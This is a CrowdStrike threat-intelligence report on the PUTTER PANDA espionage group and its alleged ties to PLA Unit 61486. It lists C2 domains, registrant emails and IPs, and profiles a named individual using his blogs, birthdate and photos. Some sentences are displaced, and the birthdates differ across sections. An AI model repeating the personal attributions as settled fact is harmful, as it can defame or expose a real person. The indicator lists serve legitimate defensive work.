CrowdStrike Intelligence Report

PUTTER PANDA

CROWDSTRIKE GLOBAL INTELLIGENCE TEAM

This report is part of the series of technical and strategic reporting available to CrowdStrike Intelligence subscribers. It is being released publicly to expose a previously undisclosed PLA unit involved in cyberespionage against Western technology companies.

In May 2014, the U.S. Department of Justice charged five Chinese nationals for economic espionage against U.S. corporations. The five known state actors are officers in Unit 61398 of the Chinese People's Liberation Army (PLA). In response, the Chinese government stated that the claims were "absurd" and based on "fabricated facts". China then went even further, stating "The Chinese government, the Chinese military and their relevant personnel have never engaged or participated in cyber theft of trade secrets."

We believe that organizations, be they governments or corporations, global or domestic, must keep up the pressure and hold China accountable until lasting change is achieved. Not only did the U.S. Government offer in its criminal indictment the foundation of evidence designed to prove China's culpability in electronic espionage, but also illustrated that the charges are only the tip of a very large iceberg. Those reading the indictment should not conclude that the People's Republic of China (PRC) hacking campaign is limited to five soldiers in one military unit, or that they solely target the United States government and corporations. Rather, China's decade-long economic espionage campaign is massive and unrelenting. Through widespread espionage campaigns, Chinese threat actors are targeting companies and governments in every part of the globe.

At CrowdStrike, we see evidence of this activity first-hand as our services team conducts Incident Response investigations and responds to security breaches at some of the largest organizations around the world. We have first-hand insight into the billions of dollars of intellectual property systematically leaving many of the largest corporations - often times unbeknownst to their executives and boards of directors.

The campaign that is the subject of this report further points to espionage activity outside of Unit 61398, and reveals the activities of Unit 61486. Unit 61486 is the 12th Bureau of the PLA's 3rd General Staff Department (GSD) and is headquartered in Shanghai, China. The CrowdStrike Intelligence team has been tracking this particular unit since 2012, under the codename PUTTER PANDA, and has documented activity dating back to 2007. The report identifies Chen Ping, aka cpyy, and the primary location of Unit 61486.

This particular unit is believed to hack into victim companies throughout the world in order to steal corporate trade secrets, primarily relating to the satellite, aerospace and communication industries. With revenues totaling $189.2 billion in 2013, the satellite industry is a prime target for espionage campaigns that result in the theft of high-stakes intellectual property. While the gains from electronic theft are hard to quantify, stolen information undoubtedly results in an improved competitive edge, reduced research and development timetables, and insight into strategy and vulnerabilities of the targeted organization.

Parts of the PUTTER PANDA toolset and tradecraft have been previously documented, both by CrowdStrike, and in open source, where they are referred to as the MSUpdater group. This report contains details on the tactics, tools, and techniques used by PUTTER PANDA, and provides indicators and signatures that can be leveraged by organizations to protect themselves against this activity. Our Global Intelligence Team actively tracks and reports on more than 70 espionage groups, approximately half of which operate out of China and are believed to be tied to the Chinese government. This report is part of our extensive intelligence library and was made available to our intelligence subscribers in April 2014, prior to the US Government's criminal indictment and China's subsequent refusal to engage in a constructive dialog.

Targeted economic espionage campaigns compromise technological advantage, diminish global competition, and ultimately have no geographic borders. We believe the U.S. Government indictments and global acknowledgment and awareness are important steps in the right direction. In support of these efforts, we are making this report available to the public to continue the dialog around this ever-present threat.

George Kurtz
President/CEO & Co-Founder, CrowdStrike

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Executive Summary

EXECUTIVE SUMMARY

CrowdStrike has been tracking the activity of a cyber espionage group operating out of Shanghai, China, with connections to the People's Liberation Army Third General Staff Department (GSD) 12th Bureau Military Unit Cover Designator (MUCD) 61486, since 2012. The attribution provided in this report points to Chen Ping, aka cpyy (born on May 29, 1979), as an individual responsible for the domain registration for the Command and Control (C2) of PUTTER PANDA malware. In addition to cpyy, the report identifies the primary location of Unit 61486.

PUTTER PANDA is a determined adversary group, conducting intelligence-gathering operations targeting the Government, Defense, Research, and Technology sectors in the United States, with specific targeting of the US Defense and European satellite and aerospace industries. The PLA's GSD Third Department is generally acknowledged to be China's premier Signals Intelligence (SIGINT) collection and analysis agency, and the 12th Bureau Unit 61486, headquartered in Shanghai, supports China's space surveillance network.

Domains registered by Chen Ping were used to control PUTTER PANDA malware. These domains were registered to an address corresponding to the physical location of the Shanghai headquarters of 12th Bureau, specifically Unit 61486. The report illuminates a wide set of tools in use by the actors, including several Remote Access Tools (RATs). The RATs are used by the PUTTER PANDA actors to conduct intelligence-gathering operations with a significant focus on the space technology sector.

This toolset provides a wide degree of control over a victim system and can provide the opportunity to deploy additional tools at will. They focus their exploits against popular productivity applications such as Adobe Reader and Microsoft Office to deploy custom malware through targeted email attacks.

This report contains additional details on the tactics, tools, and techniques used by PUTTER PANDA, and provides indicators and signatures that can be leveraged by organizations to protect themselves against this activity.

KEY FINDINGS

- ➔ Putter Panda is a cyber espionage actor that conducts operations from Shanghai, China, likely on behalf of the Chinese People's Liberation Army (PLA) 3rd General Staff Department 12th Bureau Unit 61486. This unit is supports the space based signals intelligence (SIGINT) mission.

- ➔ The 12th Bureau Unit 61486, headquartered in Shanghai, is widely accepted to be China's primary SIGINT collection and analysis agency, supporting China's space surveillance network.

- ➔ This is a determined adversary group, conducting intelligence-gathering operations targeting the Government, Defense, Research, and Technology sectors in the United States, with specific targeting of space, aerospace, and communications.

- ➔ The group has been operating since at least 2007 and has been observed heavily targeting the US Defense and European satellite and aerospace industries.

- ➔ They focus their exploits against popular productivity applications such as Adobe Reader and Microsoft Office to deploy custom malware through targeted email attacks.

- ➔ CrowdStrike identified Chen Ping, aka cpyy, a suspected member of the PLA responsible for procurement of the domains associated with operations conducted by Putter Panda.

- ➔ There is infrastructure overlap with Comment Panda, and evidence of interaction between actors tied to both groups.

Attribution

ATTRIBUTION

There are several pieces of evidence to indicate that the activity tracked by CrowdStrike as PUTTER PANDA is attributable to a set of actors based in China, operating on behalf of the Chinese People's Liberation Army (PLA). Specifically, an actor known as cpyy (Chen Ping) appears to have been involved in a number of historical PUTTER PANDA campaigns, during which time he was likely working in Shanghai within the 12th Bureau, 3rd General Staff Department (GSD). PUTTER PANDA has several connections to actors and infrastructure tied to COMMENT PANDA, a group previously attributed to Unit 61398 of the PLA.

C2 INDICATORS

Although some of the domains used for command and control of the tools described later in this report appear to be legitimate sites that have been compromised in some way, many of them appear to have been originally registered by the operators. Table 1 shows the domains that appear to have been registered by these actors, and the original email address used where known.


C2 DOMAIN	REGISTRANT EMAIL ADDRESS
hgcurtain.com	andre.poli@gmail.com
cultivr.com	beth.purcell@gmail.com
tensins.net	burnyice@163.com
decipherment.net	charles.kenta@gmail.com
konamidata.com	charles.kenta@gmail.com
cbssrayli.com	chenhaiwei1977@163.com
windowsupdote.net	cl_flywind@sohu.com
ctable.org	cpyy.chen@gmail.com
gamemuster.com	cpyy.chen@gmail.com
kyoceras.net	cpyy.chen@gmail.com
nestlere.com	cpyy.chen@gmail.com
raylitoday.com	cpyy.chen@gmail.com
renewgis.com	cpyy.chen@gmail.com
siseau.com	cpyy@qq.com
bmwauto.org	cpyy@sina.com
t008.net	cpyy@sina.com
vssigma.com	cpyy@sina.com
hfmforum.com	duck.pato7@yahoo.com
checalla.com	httpchen@gmail.com
unina2.net	Mark.Watt@outlook.com
anyoffice.info	mike.johnson_mj@yahoo.com
it-bar.net	mike.johnson_mj@yahoo.com
jj-desk.com	mike.johnson_mj@yahoo.com
satelliteclub.info	mike.johnson_mj@yahoo.com
space-today.info	mike.johnson_mj@yahoo.com
sst1.info	mike.johnson_mj@yahoo.com
stream-media.net	mike.johnson_mj@yahoo.com
adomhn.com	msarin51@yahoo.com
psactel.com	paul_clifford@gmail.com
eldaedu.us	piercec34@gmail.com
namcodat.com	piercec34@gmail.com
ptkstore.com	steven.will@sohu.com
graceland-siu.org	Timothy.George@yahoo.com
xafsl5.org	usadoggie@163.com
feiloglobe.com	yangping2598@163.com
creativezh.com	zhxdemama1983@163.com
anfoundation.us	From 2010: van.dehaim@gmail.com
rwchateau.com	From 2010: van.dehaim@gmail.com

Table 1.
C2 Domains and Original Registrant Email Addresses

C2 INDICATORS (CONT'D)

The most significant finding is that an actor known as cpyy appears to have registered a significant number of C2 domains. This actor is discussed in the next section.

Many of the domains have had their registrant information changed, likely in an attempt to obfuscate the identity of the operators. For instance, several domains originally registered by cpyy had their email address updated to van.dehaim@gmail.com around the end of 2009; for siseau.com the change occurred between July 2009 and November 2009, and for vssigma.com, the change occurred between August 2009 and December 2009. Historical registrant information for anfoundation.us, rwchateau.com, and succourtion.org was not available prior to 2010, but it is likely that these domains were also originally registered to a personally attributable email account.




DOMAIN NAME	UPDATED EMAIL ADDRESS
anyoffice.info	mike.jj@yahoo.com
it-bar.net	mike.johnharhfhg@yahoo.com
jj-desk.com	mike.johnson435355@yahoo.com
satelliteclub.info	mikeson.jack@yahoo.com
space-today.info	mike.johnson.mike.johnson@yahoo.com
sst1.info	johnson.mike@yahoo.com
stream-media.net	mike.j546456@yahoo.com
webfilestore.net	mike6456546456@yahoo.com

Table 2. New Registrant Email Addresses for Domains Originally Registered to mike.johnson_mj@yahoo.com

Similarly, several domains registered to mike.johnson_mj@yahoo.com have had their registrant email updated during March 2014 (see Table 2).

These registrant changes may indicate an increased awareness of operational security (OPSEC) from the PUTTER PANDA actors. The recent changes to the domains shown in Table 2 may indicate that the operators are preparing new campaigns that make use of this infrastructure, or they are attempting to disassociate all these

Although no attributable information was found on the email addresses associated with the domains described above (aside from cpyy and httpchen – see below), several other domains were found to have been registered by some of these addresses. These are shown in Table 3, and may be used for command and control of PUTTER PANDA tools. domains from a single email address, perhaps due to OPSEC concerns or issues with the specific email account.



EMAIL ADDRESS	ASSOCIATED DOMAINS
msarin51@yahoo.com	adomhn.com rfjkos.com
cl_flywind@sohu.com	mcclub.com.cn windowsdate.net windowsupdote.net
usadoggie@163.com	1ondon2012.com arianespaces.com igarss20l3.org igarssl2.org xafsl5.org
cpyy@qq.com	arinwd.com ccpromote.com crrmnet.com daboren.com delioffice.com maplever.com nikonfe.com puttyer.com sbassak.com shecalla.com siseau.com vdnsz.com
mike.johnson_mj@yahoo.com	anyoffice.info it-bar.net jj-desk.com satelliteclub.info space-today.info sst1.info stream-media.net webfilestore.net
duck.pato7@yahoo.com	chefcookte.com facialcer.com fbacoustics.com hfmforum.com
cpyy.chen@gmail.com	cpyy.net ctable.org gamemuster.com kyoceras.net multikiller.com nestlere.com orlandosv.com privacyus.com raylitoday.com renewgis.com signalfcc.com

Table 3. Domains Associated with Registrant Emails Found in PUTTER PANDA C2 Domains

C2 INDICATORS (CONT'D)

TARGETING

The subdomains associated with these domains via DNS records, along with some of the domain names themselves, point to some areas of interest for the PUTTER PANDA operators (see also Droppers in the following Technical Analysis section):

- Space, satellite, and remote sensing technology (particularly within Europe);
- Aerospace, especially European aerospace companies;
- Japanese and European telecommunications.

It is likely that PUTTER PANDA will continue to attack targets of this nature in future intelligence-gathering operations.

C2 INDICATORS (CONT'D)

CONNECTIONS TO OTHER ADVERSARY GROUPS

COMMENT PANDA

Based on passive DNS records, several PUTTER PANDA associated domains have resolved to IP address 100.42.216.230:

- news.decipherment.net
- res.decipherment.net
- spacenews.botanict.com
- spot.decipherment.net

Additionally, several subdomains of ujheadph.com resolved to this IP:

- chs.ujheadph.com
- imageone.ujheadph.com
- img.ujheadph.com
- klcg.ujheadph.com
- naimap.ujheadph.com
- neo.ujheadph.com
- newspace.ujheadph.com
- pasco.ujheadph.com

Another subdomain of ujheadph.com has been observed[2] in connection with distinctive traffic originating from the 3PARA RAT (described below), making it probable that this domain is also associated with PUTTER PANDA.

The decipherment.net domains resolved to this IP address from 11 October 2012 to at least 25 February 2013, and the botanict.com domain resolved from 11 October 2012 to 24 March 2013.

During part of this timeframe (30 June 2012 - 30 October 2012), a domain associated with COMMENT PANDA resolved to this same IP address: login.aolon1ine.com. Additionally, for a brief period in April 2012, update8.firefoxupdata.com also resolved to this IP address.

The use of the same IP address during the same time suggests that there is perhaps some cooperation or shared resources between COMMENT PANDA and PUTTER PANDA.

VIXEN PANDA

Although not as conclusive as the links to COMMENT PANDA, IP address 31.170.110.163 was associated with VIXEN PANDA domain blog.strancorproduct.info from November to December 2013. In February 2014, this IP address was also associated with PUTTER PANDA domain ske.hfmforum.com. While not directly overlapping, this potential infrastructure link is interesting, as VIXEN PANDA has previously displayed TTPs similar to COMMENT PANDA (other CrowdStrike reporting describes VIXEN PANDA malware that extracts C2 commands embedded between delimiters in web content), and has extensively targeted European entities.


[2] See http://webcache.googleusercontent.com/search?q=cache:ZZyfzC1Y0UoJ:www.urlquery.net/report.php%3Fid%3D9771458+&cd=2&hl=en&ct=clnk&gl=uk

“CPYY”

Several email addresses have been associated with cpyy, who also appears to use the alternate handles cpiyy and cpyy.chen:

- cpyy@sina.com
- cpyy@hotmail.com
- cpyy.chen@gmail.com
- cpyy@cpyy.net

The cpyy.net domain lists “Chen Ping” as the registrant name, which may be cpyy’s real name, as this correlates with the initials “cp” in “cpyy”. A personal blog for cpyy was found at http://cpiyy.blog.163.com/. The profile on this blog (shown in Figure 2 below) indicates that the user is male, was born on 25 May 1979, and works for the “military/police”（其他– 军人/警察）.



cpyy的个人资料

cpyy
博客等级 8 积分 369

注册时间 2006-12-30
最近更新 2008-03-22 12:30
最后登录 2011-11-30 14:53

基本资料

昵　称: cpyy
性　别: 男
生　日: 05-24 (农历四月廿九) 双子座 未羊
故　乡: 云南省 玉溪市
现居住地: 云南省 昆明市
自我介绍: 真情的人懂得牺牲,幸福的人懂得超脱。对不爱自己的人,最需要的是理解、放弃和祝福。过多的自作多情是在乞求对方的施舍。爱与被爱,都是让人幸福的事情。不要让这些变成痛苦。既然你们已经经历了,多年以后,偶尔想起,希望都是美好的回忆。活的自信些,开心些,把最美的微笑留给伤你最深的人,聪明的人知道自己要快乐。他失去的是一个爱他的人,而你失去了一个不爱你的人,却得到了一个重新生活、重新去爱的机会。请你深深呼吸,一生的路上,铺满了爱的花瓣,总有那么一朵属于你,花儿虽多,却没有重复的一朵,这是生生世世早已经注定的。

个人信息

婚姻状况: 单身
职　业: 其他-军人/警察
性格特点: [illegible]
兴趣爱好: [illegible]

个人经历

联系方式


Figure 2. cpyy Personal Blog on 163.com

"CPYY" (CONT'D)

This blog contains two postings in the "IT" category that indicate at least a passing interest in the topics of networking and programming. A related CSDN profile for user cpiyy indicates that cpyy was working on or studying these topics in 2002 and 2003[3].

Another personal blog for cpyy (http://www.tianya.cn/1569234/bbs) appears to have last been updated in 2007. This states that the user lives in Shanghai, and has a birthdate identical to that in the 163.com blog.

cpyy was also active on a social networking site called XCar, stating that he lived in Shanghai as early as 2005 through 2007; he said in a post, "Soldier's duty is to defend the country, as long as our country is safe, our military is excellent"[4] , indicating a feeling of patriotism that could be consistent with someone who chose a military or police-based career.



他发表的帖子

主版帖子	点击	回复	版块	时间
没有在此版发表过帖子。				

首页 | 上一页 | 下一页

副版帖子	点击	回复	版块	时间
没有在此版发表过帖子。				

首页 | 上一页 | 下一页

城市帖子	点击	回复	版块	时间
没有在此版发表过帖子。				

首页 | 上一页 | 下一页

他回复的帖子

主版回帖	点击	回复	版块	时间
·re:[评论随笔]强烈要求煮酒论史的[illegible]下台!	24212	20033	煮酒论史	2007-04-18
·re:赠送简易【夜景曝光计算尺】想要的朋友留个言	5230	430	天涯摄影	2006-11-29

首页 | 上一页 | 下一页

副版回帖	点击	回复	版块	时间
没有在此版发表过帖子。				

Figure 3. cpyy Personal Blog on tianya.cn

[3] See postings: http://bbs.csdn.net/users/cpiyy/topics
[4] hxxp://www.xcar.com.cn/bbs/viewthread.php?tid=7635725&page=6

“CPYY” (CONT’D)

On the XCar forum, cpyy.chen used a subforum called POLO (hacker slang for “Volkswagen cars”) to communicate with other users Linxder, peggycat, “Naturally do not understand romance” (天生不懂浪漫), “a wolf” (一只大灰狼）， “large tile” （大瓦片）， “winter” （冬夜）， “chunni” （春妮）， papaya, kukuhaha, Cranbing, “dusty sub” (多尘子), z11829, “ice star harbor” （冰星港）， “polytechnic Aberdeen” (理工仔), “I love pineapple pie” (我爱菠罗派), and “she’s distant” in 2007. Although superficially the discussion is about cars, there is a repeated word in the text, “milk yellow package” or “custard package” or “yoke package” (奶黄包). This could be a hacker slang word, but it is unclear as to the definition. The conversation alludes to Linxder being the “teacher” or “landlord” and the other aforementioned users are his “students”. Linxder references how he has “found jobs” for them. It is possible that this is a reference to hacking jobs wrapped up in car metaphors.

Linxder is the handle of an actor associated with the likely Shanghai-based COMMENT PANDA group[5] . Linxder, cpyy, and xiaobai have all discussed programming and security related topics on cpyy’s site, cpyy.org[6] , which hosted a discussion forum for the 711 Network Security Team (see below).

cpyy also appears to have a keen interest in photography; his 163.com blog includes several photographs taken by cpyy in the blog postings and albums section. Some of these photographs also appear in a Picasa site[7] (examples are shown in Figures 5 and 6) belonging to a user cpyy.chen.

An album in this site named “me” has several shots of what is likely cpyy himself, from 2005, 2006, and 2007, shown to the right:




Figure 4. cpyy.chen, from 2005, 2006, and 2007 (left to right)

“CPYY” (CONT’D)

An account on rootkit.com, a popular low-level software security site, existed for user cpyy and was accessed in at least May 2004. This account was registered with primary email address cpyy@cpyy.net and backup email address cpyy@hotmail.com; it listed a date of birth as 24 May 1979, consistent with cpyy’s other profiles. The IP address 218.242.252.214 was associated with this account; it is owned by the Oriental Cable Network Co., Ltd., an ISP located in Shanghai. Registration on this forum shows that cpyy had an interest in security-related programming topics, which is backed up by the postings on his personal blog and CSDN account.




Figure 5. Sample Photograph from cpyy.chen’s Picasa Albums

